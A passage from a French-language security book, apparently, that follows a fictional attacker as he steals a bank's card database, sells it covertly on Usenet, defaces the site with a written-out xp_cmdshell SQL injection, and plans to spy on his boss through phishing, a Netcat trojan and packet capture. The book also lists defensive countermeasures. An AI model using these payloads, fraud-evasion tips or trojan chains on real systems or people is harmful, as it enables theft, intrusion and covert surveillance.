Phénix laisse échapper un léger sourire en se préparant à voir ses résultats. Il pointe son navigateur web vers **www.PDXOfinancial.com/cards.txt**. Il est ébahi par ce qu'il obtient : le fichier texte contient non seulement les numéros, mais aussi le nom des titulaires des comptes, les dates d'expiration et les codes de vérification CCV de l'envers des cartes ! Voici une sortie partielle de ce qui apparaît sur son écran :

```
CardName                                        CardNumber
    ExpiryDate              Code
----------------------------------------------- --------------
    ----------------------- ----
Ernesta Lauffer                                   34565678901234
    2010-12-12 00:00:00.000 3456
Eddy David                                        34561125556845
    2010-05-05 00:00:00.000 4486
Haidee Steele                                     34564488956644
    2012-05-07 00:00:00.000 4452
Erykah Morgan                                     34561558899553
    2009-04-08 00:00:00.000 1125
Rhianna Tomey                                     43561189887556
    2012-12-04 00:00:00.000 1657
Sapphira Catherina                                34561122544589
    2009-04-08 00:00:00.000 9542
```

```
Cordula Jackson                                    34561891716586
    2010-12-16 00:00:00.000 1564
Mark Tanner                                        34561189884158
    2011-09-18 00:00:00.000 5648
Mansel Peters                                      34565489474498
    2012-09-09 00:00:00.000 1568
Christopher Smith                                  34567874466884
    2009-07-06 00:00:00.000 5644
Derrick Gianna                                     43215484568798
    2011-04-18 00:00:00.000 5448
```

Phénix enregistre ce fichier sur son disque dur local.

Vente des informations de cartes de crédit sur le marché noir

Phénix possède des numéros de cartes de crédit : il peut commencer à chercher un acquéreur potentiel pour ces informations. Il lance News Rover, une application courante de lecture de groupes Usenet, et se connecte au groupe alt.2600. Il s'agit d'un groupe de discussion des lecteurs du magazine *2600* (**http://www.2600.com**), un magazine populaire traitant de piratage téléphonique et informatique. Phénix poste un message au sujet de ses cartes car il sait qu'il atteindra un grand nombre de personnes potentiellement intéressées par ce type d'informations.

Phénix s'inquiète cependant du fait que le groupe est public et que son message pourrait attirer l'œil des autorités. Il ne peut évidemment pas utiliser son adresse de courrier électronique personnelle : il met donc en place rapidement un compte Gmail anonyme appelé voscartesici@gmail.com. Il sait qu'il ne peut pas se contenter de proposer de vendre ses cartes de crédit : la police l'attraperait vite. Il visite plutôt le site **www.spammimic.com**. Ce site convertit une chaîne de caractères en un message qui a l'apparence d'un spam, mais qui contient en fait votre message. La Figure 1.3 illustre le site web Spammimic. Il propose des options supplémentaires comme le codage avec un mot de passe, le codage sous forme de faux message PGP ou le codage sous forme de faux texte écrit en russe.

Après avoir cliqué sur le bouton Codage, il obtient le résultat présenté à la Figure 1.4. Ce message ressemble à un spam typique, mais les utilisateurs familiers de ce site sauront prendre le message et le décoder sur le site web de Spammimic.




Figure 1.3

Spammimic.




Figure 1.4

Message codé.

Phénix copie le message codé et le poste sur le groupe alt.2600.

Phénix n'a plus qu'à attendre que quelqu'un voie son message et y réponde. Le fait que son message ressemble à un spam ne l'inquiète pas : les gens qui consultent ce type de groupe savent qu'il faut copier ces spams sur le site web de Spammimic. Lorsque quelqu'un copie le texte sur le site web de Spammimic et clique sur le bouton Decode, il obtient ce message :

> *"Cartes de crédit à vendre. Envoyez-moi un message à voscartesici@gmail.com. 12 000 $ pour 50 000 cartes avec noms, codes de vérification CCV et dates d'expiration."*

Le lendemain, Phénix ouvre sa boîte aux lettres électronique et découvre quatre messages d'acquéreurs potentiels. Il répond au premier message et organise le paiement vers un compte bancaire en Suisse. En quelques heures, l'argent est transféré et Phénix dispose de 12 000 $. Ces 12 000 $ sont suffisants pour payer ses dettes ; il signe donc un chèque de 12 000 $ à la banque financière PDXO. Il réalise également qu'il vient de donner son numéro de carte de crédit à un inconnu et fait immédiatement opposition sur sa carte.

Phénix aurait certes pu gagner beaucoup plus d'argent en utilisant les cartes de crédit. Il est cependant bien plus simple de tracer la personne qui utilise les cartes volées que celle qui les a vendues.

Défaçage du site web PDXO

À présent que Phénix a volé les numéros de cartes de crédit, il souhaite défacer le site web de la banque pour donner une bonne leçon à l'entreprise. Son but est d'envoyer à la banque le message qu'elle ne devrait pas augmenter les taux d'intérêt sous peine de devoir en subir les conséquences. Défacer un site web est une attaque courante utilisée par les pirates malveillants lorsqu'ils veulent faire passer un message. Il s'agit souvent d'une forme d'*hacktivism* : les pirates défacent un site pour des raisons politiques ou religieuses. Dans ce cas, Phénix proteste contre l'augmentation récente du taux d'intérêt des cartes de crédit.

Phénix retourne sur le site web de la banque. Il dispose actuellement des informations suivantes sur le site :

- Il fonctionne grâce à un serveur Microsoft IIS 5.0.
- Il utilise Microsoft SQL Server.

- Le serveur SQL utilise le nom d'utilisateur par défaut, SA, sans mot de passe.
- Le serveur SQL est exécuté sur le même ordinateur que le site web.
- Les procédures stockées se trouvent sur le serveur, ce qui lui permet d'utiliser la commande `xp_cmdshell`.

Dans l'attaque précédente, Phénix a utilisé la procédure stockée `xp_cmdshell` pour copier les cartes de crédit dans un fichier texte. Il va essayer d'utiliser la même procédure stockée pour écraser la page d'accueil par défaut du site web. Par défaut, sous IIS 5.0, la page d'accueil est installée dans le répertoire `c:\inetpub\wwwroot` et s'appelle `default.asp`. Il est conseillé de modifier l'emplacement de la page d'accueil : la laisser à l'emplacement par défaut facilite la tâche des pirates qui souhaitent l'altérer. Étant donné les autres faiblesses du site, y compris installer Microsoft SQL Server sur le même ordinateur qu'IIS 5.0, garder la base de données de cartes de crédit sur la partition C plutôt que sur une partition séparée et utiliser le chemin d'installation par défaut `c:\inetpub\wwwroot`, Phénix sait que le défaçage du site sera facile. Il suffit d'une seule commande dans le champ du nom d'utilisateur sur le site web :

```
; exec xp_cmdshell 'echo Vous avez été piraté ! >
c:\inetpub\wwwroot\default.asp'--
```

Cette commande écrase la page default.asp par défaut et la remplace par une page qui affiche "Vous avez été piraté !". Phénix a du mal à croire à quel point cela a été simple.

INFO

Vous pouvez consulter des copies archivées de nombreux sites défacés en visitant **http://www.zone-h.org**. Vous y trouverez des pages défacées dans le monde entier, y compris des pages appartenant à des gouvernements et des organisations militaires.

Résumé de la chaîne d'exploits

Le mode opératoire de Phénix est résumé par les étapes suivantes :

1. Phénix a enquêté sur le site web pour rassembler un maximum d'informations, notamment sur le système d'exploitation et la version du serveur web.
2. Il a ensuite enquêté sur la base de données des cartes de crédit pour connaître les noms des tables de la base de données.
3. Grâce à une injection SQL, Phénix a volé la base de données de cartes de crédit à partir du site web de la banque.

4. Phénix a posté un message sur un groupe Usenet pour vendre les cartes de crédit.
5. Pour finir, il a défacé le site web.

Mesures de prévention

Si vous avez un site web qui enregistre des informations de cartes de crédit, vous courez peut-être le risque d'une attaque du type de celle qui a été menée par Phénix dans ce chapitre. Heureusement, diverses mesures peuvent vous aider à vous protéger contre ce type d'attaques.

Changez l'en-tête de réponse HTTP par défaut

Plus tôt dans ce chapitre, Phénix a pu déterminer que le site web cible faisait tourner Microsoft IIS. Cela l'a aidé à deviner que le serveur de bases de données utilisait Microsoft SQL Server (il est fréquent, dans un environnement Microsoft, d'utiliser IIS avec SQL Server). Phénix a obtenu cette information en envoyant une requête HTTP HEAD et en en lisant la réponse. Vous pouvez modifier cette réponse sur votre serveur web de sorte que des informations incorrectes soient renvoyées aux potentiels pirates pour les embrouiller. Vous pouvez pour cela utiliser URLScan, qui vous permet de supprimer l'en-tête HTTP par défaut du serveur et d'y substituer une chaîne personnalisée. URLScan est un utilitaire Microsoft que vous pouvez télécharger sur le site web de Microsoft. Pour plus d'informations sur cet utilitaire pratique, consultez **http://support.microsoft.com/kb/q307608/**.

N'ayez pas d'accès public aux sites web de développement

Dans ce chapitre, Phénix a réussi à pénétrer dans la banque grâce au site de développement. Il est courant pour les développeurs de configurer des sites temporaires pour tester avant de mettre à jour le code sur le site de production. Le danger est qu'un développeur ne mette pas en œuvre le même niveau de sécurité contre les attaques. Vous ne devez jamais autoriser un accès public aux sites temporaires de développement. Tous les sites de développement devraient se trouver sur un réseau séparé, interne à l'organisation. De plus, le site de développement ne doit pas être lié au réseau de l'entreprise afin de vous prémunir des attaques internes. Idéalement, vous devriez avoir un réseau séparé pour le développement, un pour les tests de qualité et un troisième pour le site de production.

N'installez pas SQL Server sur le même ordinateur qu'IIS

Phénix a pu exécuter les commandes de son attaque car le serveur SQL était installé sur le même ordinateur que le serveur web IIS. SQL Serveur devrait être installé sur un ordinateur différent pour qu'il soit plus difficile aux attaquants d'exécuter des commandes SQL *via* un site web.

Vérifiez les saisies sur les formulaires web

Phénix a saisi directement des commandes SQL *via* un formulaire web. Cela est très dangereux. Un formulaire web ne devrait accepter qu'un certain nombre et un certain type de caractères. Il aurait par exemple été bien plus difficile pour Phénix de mener à bien son attaque si le champ n'avait accepté que huit caractères alphanumériques. Phénix aurait pu contourner cette limitation, mais cette mesure lui aurait compliqué la tâche.

N'installez pas IIS à l'emplacement par défaut

Dans cet exemple, IIS était installé dans l'emplacement par défaut, `c:\inetpub\wwwroot`. Cela est dangereux car trop prévisible : les pirates peuvent altérer les pages web et en créer de nouvelles car ils connaissent le chemin sur le disque des sites web. N'installez jamais IIS à cet emplacement. Installez-le également sur une partition différente de la partition C. Cela évite certaines attaques de traversée de répertoires (non discutées dans ce chapitre).

Passez votre site web en lecture seule

Si possible, passez votre site web en lecture seule. Phénix a pu envoyer la sortie de ses commandes SQL à un nouveau fichier qu'il avait créé. Si les répertoires avaient été en lecture seule, Phénix n'aurait pas pu créer de nouveaux fichiers.

Supprimez les procédures stockées inutiles de votre base SQL

Phénix a utilisé la procédure stockée `xp_cmdshell` pour exécuter son attaque. Si vous n'avez pas besoin des procédures stockées par défaut de Microsoft, supprimez-les de votre base de données. C'est cependant une contre-mesure mineure, au sens où il existe des commandes permettant de recréer ces procédures par défaut. C'est également difficile dans de nombreux environnements qui font appel aux procédures stockées Microsoft pour gérer leurs bases de données. C'est néanmoins une option à envisager.

N'utilisez pas de nom d'utilisateur et de mot de passe par défaut pour votre base de données

Phénix a pu entrer dans la base de données car celle-ci utilisait le nom d'utilisateur par défaut, SA, et le mot de passe vide par défaut. Dans les versions ultérieures de SQL Server, ce n'est plus le cas et vous devez saisir un nom d'utilisateur et un mot de passe. Mais les versions plus anciennes avaient comme utilisateur par défaut SA, sans mot de passe. Lorsque vous installez SQL Server, assurez-vous de toujours utiliser un mot de passe sûr.

Mesures de prévention pour les particuliers

En plus de ces mesures pour les entreprises, les particuliers peuvent aussi bénéficier de quelques considérations. Aucune d'entre elles n'aurait pu éviter l'attaque décrite dans ce chapitre, mais il s'agit d'astuces utiles pour vous aider à être un consommateur intelligent.

Vérifiez fréquemment votre compte bancaire

Examinez fréquemment votre compte bancaire en recherchant des mouvements suspects. Cherchez les achats dont vous n'avez pas connaissance ou les modifications soudaines de votre solde : ils peuvent être des signes que votre compte est peut-être compromis. Ne partez pas du principe qu'un éventuel pirate ne fait que des achats coûteux. Il commencera souvent avec quelques achats minimes pour vérifier que votre compte est valide et qu'il peut utiliser votre carte sans attirer l'attention. Vérifiez toutes les transactions, quelle que soit leur taille.

Achetez une assurance de carte de crédit

La plupart des institutions financières offrent une assurance pour vous protéger en cas de problème de sécurité. Beaucoup offrent même ce service gratuitement. Renseignez-vous auprès de votre banque pour connaître votre assurance en cas de vol de carte.

N'enregistrez jamais le mot de passe du site web de votre banque

Certains navigateurs web populaires vous offrent la possibilité de sauvegarder votre mot de passe lorsque vous visitez certains sites. N'enregistrez jamais le mot de passe de votre site de banque en ligne : cela permettrait à quiconque accédant à votre ordinateur de se connecter automatiquement à votre compte en banque. Cette contre-mesure n'éviterait pas l'attaque de Phénix dans ce chapitre, mais vous ne devriez jamais enregistrer ce mot de passe, au cas où votre ordinateur serait volé.

Ayez un compte bancaire de réserve

Si votre compte bancaire est compromis, votre banque peut le fermer. Il est possible que vous n'ayez plus accès aux fonds pendant quelque temps jusqu'à ce qu'un nouveau compte soit ouvert et qu'une nouvelle carte soit émise à votre nom. Assurez-vous donc de disposer d'un compte en banque de réserve que vous pourrez utiliser pendant que vous attendez la nouvelle carte. Espérons que vous n'en aurez jamais besoin, mais c'est une bonne idée que de disposer d'un compte supplémentaire avec suffisamment de fonds pour subsister quelque temps avant de régler une telle situation.

Conclusion

L'attaque de Phénix dans ce chapitre n'est qu'une des multiples manières qu'utilisent les pirates pour compromettre les sites de banques. Chaque année, ces attaques coûtent des millions en pertes aux banques. La plupart des faiblesses de la banque fictive de ce chapitre sont le résultat de mauvaises politiques administratives plus que de mauvaises technologies. La sécurité doit venir du sommet de la hiérarchie, et cela signifie que ladite hiérarchie doit reconnaître l'importance de la sécurité et souligner cette importance à tous les niveaux de l'organisation. Les audits de code et d'infrastructures devraient avoir la même valeur que la production de code et la mise en œuvre du réseau. Si la hiérarchie de la banque financière PDXO avait reconnu cela et s'était assurée que des processus garantissant la sécurité étaient en place avant de passer le code en production, aucune des vulnérabilités décrites dans ce chapitre n'aurait existé.

2

Espionner votre chef

Scénario

Phénix serre les poings en lisant la note sur son bureau. C'est la goutte d'eau qui fait déborder le vase, pense-t-il en chiffonnant la note et en la jetant à la poubelle. Il s'agit d'un mémo de son chef, M. Vétille, déclarant qu'il a été porté à son attention que plusieurs employés utilisaient leurs ordinateurs pour envoyer des courriers électroniques personnels. Le chef de Phénix va donc surveiller toutes les communications. Au cas où il découvrirait le moindre courrier non professionnel, l'employé mis en cause serait sévèrement réprimandé par les ressources humaines.

Mais la note ne s'arrête pas là. Elle continue en affirmant que certains employés surfent sur Internet pour leur usage personnel pendant les heures de travail, ce qui est contraire aux règles de l'entreprise. Par conséquent, Phénix n'a plus le droit de vider l'historique de son navigateur web afin que son chef puisse venir le vérifier périodiquement.

Phénix sait que M. Vétille l'espionne depuis quelque temps déjà. Il a l'habitude de voir son chef à son bureau, brassant ses papiers, lorsqu'il s'absente pour aller à la photocopieuse par exemple. Il a également remarqué que M. Vétille s'approchait de son bureau lorsqu'il était au téléphone pour espionner ses conversations. M. Vétille a décidé de passer à l'étape suivante : maintenant, il lit les courriers électroniques de Phénix et examine les sites web qu'il consulte.

Le mot "hypocrite" résonne dans la tête de Phénix. Il sait que son chef passe lui-même la plupart de son temps à surfer sur Internet. Il ne sait pas exactement ce que M. Vétille consulte, mais il est déterminé à le découvrir. Il soupçonne que tout n'est pas lié au

cadre professionnel. Phénix pourra ensuite lui rendre la monnaie de sa pièce et exposer ses habitudes de surf sur Internet à tout le monde. Il commence donc à élaborer son plan pour espionner son chef.

La Figure 2.1 illustre le bureau du scénario de Phénix.




Figure 2.1
Diagramme de la topologie pour le scénario.

Approche

Comme la plupart des attaques de ce livre, il existe plusieurs méthodes pour lancer l'attaque de Phénix. Le but de Phénix est de surveiller le trafic en provenance et à destination de l'ordinateur de M. Vétille. En décidant de la méthode, Phénix doit considérer le "bruit" induit par la méthode sur le réseau. Les attaques détectées facilement par les systèmes de détection ou de prévention d'intrusion (IDS/IPS, *Intrusion Detection Systems/Intrusion Protection Systems*) sont "bruyantes" : elles déclenchent des alarmes et avertissent les administrateurs de leur existence. Cela peut être un effet souhaité, par exemple dans le cas d'une attaque de diversion lorsque le pirate lance une attaque plus furtive en parallèle. Dans la majorité des cas, cependant, vous souhaiterez lancer une attaque qui ne sera pas détectée simplement par un logiciel de détection d'intrusion. Phénix veut attaquer de manière précise et silencieuse.

Utilité des approches "bruyantes"

Une méthode bruyante déclenchera probablement des alarmes sur les systèmes de détection ou de prévention d'intrusion, mais c'est parfois la seule manière de visualiser le trafic d'un réseau. Une approche "bruyante" est utile lorsqu'un attaquant veut voir tout le trafic d'un réseau. Pour en savoir plus sur les options "bruyantes" nécessaires à un attaquant pour voir le trafic dans un réseau commuté, reportez-vous à la section "Pour plus d'informations" de ce chapitre.

La plupart des réseaux utilisent des commutateurs (*switches*), qui n'envoient le trafic qu'en provenance et à destination des équipements censés communiquer entre eux. Le reste du réseau ne voit pas nécessairement les communications entre deux ordinateurs : Phénix ne peut pas voir ce trafic sans une attaque planifiée.

Pour comprendre l'attaque de Phénix, vous devez comprendre comment fonctionne un commutateur. Sur la Figure 2.2, lorsque l'utilisateur A envoie une trame à l'utilisateur B, le commutateur enregistre l'adresse MAC (*Media Access Control*, contrôle d'accès au média) de l'utilisateur A dans sa table d'adresses MAC. Il cherche ensuite l'adresse MAC de destination (utilisateur B) dans sa table. S'il ne la trouve pas, le commutateur transfère la trame à tous les ports (Fa0/2 et Fa0/3, dans notre exemple).




Figure 2.2

Mode opératoire d'un commutateur, Partie 1.

Observez à présent la Figure 2.3. Dans cette figure, l'utilisateur B renvoie du trafic à A. Le commutateur enregistre l'adresse MAC source (celle de l'utilisateur B) dans sa table d'adresses MAC et cherche l'adresse MAC de destination (celle de l'utilisateur A). Comme il dispose d'un enregistrement pour l'utilisateur A, il n'envoie la trame qu'à l'utilisateur A *via* Fa0/1. L'utilisateur C, connecté à Fa0/3, ne reçoit pas le trafic entre les utilisateurs A et B. Si Phénix est l'utilisateur C, il ne voit pas le trafic de M. Vétille. Mais cela va changer.




Figure 2.3

Mode opératoire d'un commutateur, Partie 2.

Si vous êtes l'utilisateur C et si vous souhaitez voir le trafic entre les utilisateurs A et B, plusieurs méthodes "bruyantes" sont envisageables :

- l'empoisonnement de cache ARP (*ARP poisoning*) ;
- l'usurpation d'adresse MAC (*MAC spoofing*) ;
- l'inondation d'adresses MAC (*MAC flooding*).

Ces méthodes "bruyantes" seront détaillées dans la section suivante, mais l'approche de Phénix est différente.

Il envisage en effet une approche plus silencieuse pour éviter d'être détecté. Comme il veut capturer le trafic d'un seul utilisateur, il ne lui est pas nécessaire de faire appel à l'empoisonnement ARP, à l'usurpation d'adresse MAC ou à l'inondation d'adresses MAC.

Il va plutôt chaîner plusieurs exploits pour que M. Vétille installe à son insu un logiciel de capture de paquets sur son ordinateur. Mais son chef n'installera pas aveuglément un logiciel qu'il ne reconnaît pas, Phénix va donc mettre en place un piège par hameçonnage pour faire croire à son chef qu'il installe un logiciel légitime. On parle d'hameçonnage lorsqu'un utilisateur est amené à aller sur un site web qui ressemble à un site légitime, alors qu'il s'agit d'un site géré par un pirate malveillant. L'hameçonnage est souvent utilisé pour récupérer des informations de connexion : l'utilisateur se connecte au site web pensant qu'il s'agit d'un site de confiance. Phénix utilise cette technique pour que son chef télécharge un logiciel apparemment légitime.

Le logiciel téléchargé par M. Vétille depuis le site servant à l'hameçonnage sera lié à un cheval de Troie logiciel que Phénix utilisera pour établir un point d'entrée dans l'ordinateur de son chef. Celui-ci ne sera nullement conscient de la présence du cheval de Troie. Une fois connecté, Phénix utilisera le protocole TFTP (*Trivial File Transfer Protocol*, protocole de transfert de fichiers trivial) pour télécharger un outil de capture de paquets en ligne de commandes. Cet outil capturera le trafic de l'ordinateur et l'enregistrera dans un fichier de journalisation que Phénix transférera sur son ordinateur. De retour sur sa machine, Phénix pourra ouvrir le fichier de journalisation et voir ce que son chef aura fait. Comme il aura transféré aussi bien des images que du texte, Phénix pourra réassembler le fichier image grâce à un éditeur hexadécimal pour pouvoir voir les images consultées par son chef.

En résumé, Phénix suivra les étapes suivantes :

1. copier un site web et l'héberger sur le serveur de Phénix ;
2. lier un cheval de Troie (Netcat) à un exécutable légitime ;
3. envoyer un courrier électronique à son chef, M. Vétille, lui demandant de télécharger l'exécutable gratuit (son chef installera l'exécutable et, par conséquent, Netcat) ;

4. utiliser Netcat pour se connecter à la machine de son chef ;
5. utiliser TFTP pour télécharger WinDump sur l'ordinateur de son chef ;
6. capturer le trafic de son chef alors qu'il surfe sur le web ;
7. analyser le trafic envoyé et reçu par l'ordinateur de son chef grâce à Wireshark ;
8. utiliser un éditeur hexadécimal pour reconstruire une image (.JPG) capturée par WinDump.

Pour plus d'informations

Même si ce n'est pas l'approche choisie par Phénix, cette section fournit des informations supplémentaires sur trois approches "bruyantes" qu'un attaquant peut utiliser pour voir du trafic commuté :

- l'empoisonnement de cache ARP (*Address Resolution Protocol*) (*ARP poisoning*) ;
- l'usurpation d'adresse MAC (*MAC spoofing*) ;
- l'inondation d'adresses MAC (*MAC flooding*).

Cette liste n'est pas exhaustive. Il existe d'autres techniques parmi lesquelles on compte diverses variantes d'empoisonnement ARP ou de réplication de ports (analyseur de ports commutés ou SPAN). Pour plus d'informations sur ces outils, reportez-vous au Chapitre 10, "Attacking the Network", de l'ouvrage *Penetration Testing and Network Defense* d'Andrew Whitaker et Daniel P. Newman (Cisco Press, 2006).

La Figure 2.4 illustre la première méthode, l'empoisonnement ARP. Phénix envoie un message ARP forgé à chaque hôte qu'il souhaite surveiller. Il s'agit d'un message ARP non sollicité. En temps normal, si Utilisateur A veut communiquer avec Utilisateur B (10.0.0.12), il commence par envoyer une requête ARP sur le réseau pour demander l'adresse MAC de 10.0.0.12. En recevant la requête ARP, Utilisateur B renverrait une réponse ARP contenant son adresse MAC. Phénix peut intercepter tout le trafic envoyé à Utilisateur B en envoyant un message ARP non sollicité qui annonce l'adresse MAC de Phénix pour l'adresse 10.0.0.12. Phénix peut voir le trafic destiné aux autres hôtes en envoyant des messages ARP pour chacun des hôtes du réseau.




Figure 2.4
Messages ARP forgés.

La deuxième méthode, variante de l'empoisonnement ARP, consiste à usurper l'adresse MAC d'un hôte (voir Figure 2.5). C'est une technique souvent utilisée pour la passerelle par défaut ou le routeur d'un réseau. Dans cet exemple, Phénix (Utilisateur C) usurpe l'adresse MAC du routeur. Lorsqu'il voit passer une requête ARP pour 10.0.0.1, il répond avec la même adresse MAC que celle du routeur. Lorsqu'une trame est envoyée par Utilisateur A sur Internet, elle est envoyée à l'adresse MAC 0040:5B50:387E. Le commutateur, voyant l'adresse MAC du routeur, transmet la trame *via* les ports Fa0/3 et Fa0/4 au routeur et à l'ordinateur de Phénix. Cette approche ne montre pas à Phénix tout le trafic du réseau, mais elle lui affiche tout le trafic destiné à sortir de votre réseau.

La troisième technique est l'inondation d'adresses MAC. Comme vous l'avez déjà appris, les commutateurs maintiennent une table d'adresses MAC. La table d'adresses MAC réduit l'engorgement en envoyant le trafic uniquement aux ports appropriés. En inondant la table d'adresses MAC avec des adresses fausses, celle-ci ne contiendra plus les enregistrements des hôtes légitimes. Par conséquent, le commutateur se comportera comme un concentrateur (*hub*) et enverra le trafic sur tous les ports.

Table d'adresses MAC	
FA 0/1	**01C9:44BB:00A1 (UTILISATEUR A)**
FA 0/2	**0BB0:0E44:2221 (UTILISATEUR B)**
FA 0/3	**0040:5B50:387E (usurpée)**
FA 0/4	**0040:5B50:387E (routeur)**

